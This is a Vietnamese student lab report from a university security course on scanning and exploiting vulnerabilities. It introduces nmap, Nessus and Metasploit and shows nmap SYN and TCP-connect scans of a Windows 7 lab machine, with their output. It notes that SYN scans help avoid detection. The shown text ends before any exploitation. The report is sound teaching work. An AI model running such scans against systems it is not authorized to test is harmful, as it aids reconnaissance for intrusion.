

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BỘ MÔN THỰC TẬP CƠ SỞ



**BÀI 11:
TÌM KIẾM VÀ KHAI
THÁC LỖ HỔNG**

Giảng viên : Nguyễn Ngọc Điệp

Sinh viên : Nguyễn Đức Anh

Mã sinh viên : B21DCAT031

Hệ : Đại học chính quy

Hà Nội, 3/2024

1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

2. Nội dung thực hành

2.1 Tìm hiểu lý thuyết

a. Nmap

Nmap là 1 ứng dụng đa nền tảng ban đầu chạy trên hệ điều hành linux và đã được phát triển trên các hệ điều hành khác như Windows và Linux. Nmap là một công cụ quét mạng mạnh mẽ và dùng để phát hiện ra lỗ hổng trong mạng, port, từ đó giúp IT có thể khắc phục được sự cố mạng nhanh hơn.

- Cách thức hoạt động: Nmap sử dụng các IP trên các gói tin theo những cách đặc biệt khác nhau để có thể xác định các host trên một hệ thống mạng , để rồi từ đó xác định xem những services đang chạy trên hệ thống đó, hệ điều hành đang chạy, bộ lọc các gói tin cũng như tường lửa đang sử dụng là gì.

- Tính năng của nmap:

- Phát hiện lỗ hổng bảo mật
- Khai thác lỗ hổng bảo mật
- Phát hiện ra backdoor
- Quét mạng network
- Quét các máy chủ và các cổng trên máy chủ trên hệ thống
- Xác định hệ điều hành, service, firewall đang sử dụng
- Cung cấp thông tin về loại thiết bị, tên DNS, địa chỉ Mac
- Thực thi các đoạn script NSE hoặc Lua với các đối tượng được kiểm thử

b. Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.

- Nessus cho phép quét các loại lỗ hổng:

- Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống
- Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).
- Mật khẩu mặc định , một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng

- Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
- Tấn công từ chối dịch vụ bằng gói tin độc hại
- Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS)

c. Metasploit

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service.

- Tính năng của Metasploit:

- Quét cổng để xác định các dịch vụ đang hoạt động trên server
- Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
- Thử nghiệm khai thác các lỗ hổng đã được xác định

2.2 Tài liệu tham khảo

- Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- Lab 14 của CSSIA CompTIA Security+® Supported Labs


2.3 Chuẩn bị môi trường

- Cài đặt công cụ ảo hóa.
- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework.


2.4 Các bước thực hiện

Bước 1: Sử dụng nmap/zenmap để quét các cổng dịch vụ

IP máy Windows




IP máy Kali:



Sử dụng nmap/zenmap để quét các cổng dịch vụ giao thức trên Windows 7

- Dịch vụ TCP SYN scan: nmap gửi một gói tin tới port mục tiêu của Windows Server. Nếu nhận được ACK_SYN thì port đó đang ở trạng thái open, nmap sẽ gửi gói tin RST để đóng kết nối thay vì gửi ACK để hoàn tất quá trình bắt tay 3 bước (vì thế kỹ thuật này được gọi

là half open scan). Nếu nhận được RST thì port đó ở trạng thái close. Nếu sau 1 lần gửi mà không nhận được trả lời hoặc nhận được ICMP type 3 thì port ở trạng thái đã bị firewall chặn.




```
root@B21AT031-Anh-Kali: /home/ducanhat031
File Actions Edit View Help

sudo: unable to resolve host B21AT031-Anh-Kali: Name or service not known
[sudo] password for ducanhat031:
Sorry, try again.
[sudo] password for ducanhat031:
# nmap -sS 192.168.70.158
Starting Nmap 7.94SYN ( https://nmap.org ) at 2024-03-24 06:16 EDT
Nmap scan report for 192.168.70.158
Host is up (0.00094s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 00:0C:29:BA:6E:E9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

#
```

- Dịch vụ TCP connect scan: Kỹ thuật này cho kết quả tương đương như TCP SYN scan, nếu nhận được ACK_SYN nmap sẽ gửi gói tin ACK để hoàn tất quá trình bắt tay 3 bước. TCP connect scan được dùng khi user không có quyền truy cập raw packet để thực hiện SYN scan. TCP connect scan sử dụng TCP stack của hệ điều hành để tạo ra 1 kết nối bình thường với mục tiêu, do thực hiện 1 kết nối đầy đủ nên kỹ thuật này dễ bị phát hiện bởi hệ thống log của mục tiêu do đó SYN scan thường được sử dụng nhiều hơn để tránh bị phát hiện



```
root@B21AT031-Anh-Kali: /home/ducanhat031
File Actions Edit View Help
49158/tcp open unknown
MAC Address: 00:0C:29:BA:6E:E9 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

(root@B21AT031-Anh-Kali)-[/home/ducanhat031]
# nmap -sT 192.168.70.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 06:24 EDT
Nmap scan report for 192.168.70.158
Host is up (0.0012s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 00:0C:29:BA:6E:E9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds


(root@B21AT031-Anh-Kali)-[/home/ducanhat031]
#
```


Dịch vụ UDP scan: nmap sử dụng gói tin UDP tới 1 port của mục tiêu nếu nhận được gói tin ICMP port unreachable error (type 3, code 3) thì port đó ở trạng thái close. Nếu nhận được ICMP unreachable error (type 3, codes 1, 2, 9, 10, 6 hoặc 13) thì port đó ở trạng thái filtered. Nếu không nhận được gì thì port ở trạng thái open hoặc filtered. Nếu nhận được gói tin UDP thì port đó ở trạng thái open.




Bước 3: Sử dụng nessus để quét các lỗ hổng trên máy windows 7

Tiến hành cài đặt nessus trên Kali Linux

